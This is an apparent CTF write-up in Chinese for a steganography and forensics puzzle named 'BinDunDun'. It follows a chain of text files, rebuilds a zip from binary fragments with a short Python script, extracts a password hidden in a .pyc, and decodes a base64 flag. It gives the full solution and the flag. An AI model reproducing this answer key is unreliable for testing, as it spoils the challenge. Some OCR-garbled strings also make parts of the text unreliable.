
把它变少，然后再努努力，也许就能拿到你想要的东西

BinDunDun....

Flag

提交

CSDN @末初



解压出来（虽然不愿意解压这样的恶心题目），随机观察一下

C:\Users\Administrator\Downloads\BinDunDun\0pj1t1nbyv.txt - Sublime Text (UNREGISTERED)

File Edit Selection Find View Goto Tools Project Preferences Help

```
BinDunDun.py x 0pj1t1nbyv.txt x zsdmobed03.txt x 2xuj77zaj2.txt x
1 101010001010100 =>The txt you should view is pfjh4x7uy8.txt
```

C:\Users\Administrator\Downloads\BinDunDun\zsdmobed03.txt - Sublime Text (UNREGISTERED)

File Edit Selection Find View Goto Tools Project Preferences Help

```
BinDunDun.py x 0pj1t1nbyv.txt x zsdmobed03.txt x 2xuj77zaj2.txt x
1 10111100101011 =>The txt you should view is 0frg8fgpxe.txt
```

C:\Users\Administrator\Downloads\BinDunDun\2xuj77zaj2.txt - Sublime Text (UNREGISTERED)

File Edit Selection Find View Goto Tools Project Preferences Help

```
BinDunDun.py x 0pj1t1nbyv.txt x zsdmobed03.txt x 2xuj77zaj2.txt x
1 1001101100110110 =>The txt you should view is o3jbruzklv.txt
```

C:\Users\Administrator\Downloads\BinDunDun\zxc1bfusa.txt - Sublime Text (UNREGISTERED)

File Edit Selection Find View Goto Tools Project Preferences Help

```
BinDunDun.py x zxc1bfusa.txt x  
1 0 =>The txt you should view is viwy6ccvkd.txt
```

一部分是二进制数据，这里仔细观察发现最长是 16 位，有些则没有 16 位，但是没有 16 位，但是没有 16 位的二进制最高位肯定是 1，猜测不足十六位的需要补高。

并且在写脚本测试的时候，发现了一个 `start.txt`，猜测就是从这里开始

C:\Users\Administrator\Downloads\BinDunDun\start.txt - Sublime Text (UNREGISTERED)

File Edit Selection Find View Goto Tools Project Preferences Help

```
BinDunDun.py x start.txt x  
1 101000001001011 =>The txt you should view is m9312r95cr.txt
```

The screenshot shows a hex editor interface with a 'Recipe' panel on the left and an 'Input' panel on the right. The 'Recipe' panel is titled 'From Binary' and has two input fields: 'Delimiter' set to 'Space' and 'Byte Length' set to '8'. The 'Input' panel shows the binary string '0101000001001011'. Below the 'Input' panel is an 'Output' panel which is currently empty. The interface includes standard icons for save, folder, and delete.

```


import re
from binascii import *

tmp_filename = 'start.txt'
bin_data = ''
while True:
    try:
        file_path = './BinDunDun/' + tmp_filename
        with open(file_path) as f:
            content = f.read()
            next_file = re.findall(r'\w{10}\.txt', content)
            if next_file != []:
                tmp_filename = next_file[0]
                bin_data += content[:content.find(' ')].zfill(16)
            else:
                print(file_path)
                break
    except:
        break

hex_data = ''
with open('BinDunDun.zip', 'wb') as f1:
    for i in range(0, len(bin_data), 8):
        hex_data += '{:02x}'.format(int(bin_data[i:i+8], 2))
    f1.write(unhexlify(hex_data))

```

得到压缩包解压，图片文件修改文件头，添加后缀名




BinDunDun.pyc 用pyc反编译看了下是画冰墩墩的Python代码，网上有，没有啥线索，尝试 pyc隐写

```

root@mochu7-pc:/mnt/d/Tools/Misc/stegosaurus# ls
BinDunDun.pyc CONTRIBUTORS.md LICENSE README.md sample.py stegosaurus stegosaurus.py steg.pyc
root@mochu7-pc:/mnt/d/Tools/Misc/stegosaurus# ./stegosaurus -x BinDunDun.pyc
Extracted payload: BingD@nD@n_in_BeiJing_Winter_Olympics
root@mochu7-pc:/mnt/d/Tools/Misc/stegosaurus#

```

猜测是密码，尝试 jpg 各种隐写，最后发现是 JPHSS5



```
PS C:\Users\Administrator> php -r "var_dump(base64_decode('REFTQ1RGe0dVb2RfSm9kX0dpdmVfVGVhIX0ZGRkZMQGdfVG9fW91I  
X0='));"  
Command line code:1:  
string(41) "DASCTF{Good_Jod_Give_The_FFFFL@g_To_You!}"
```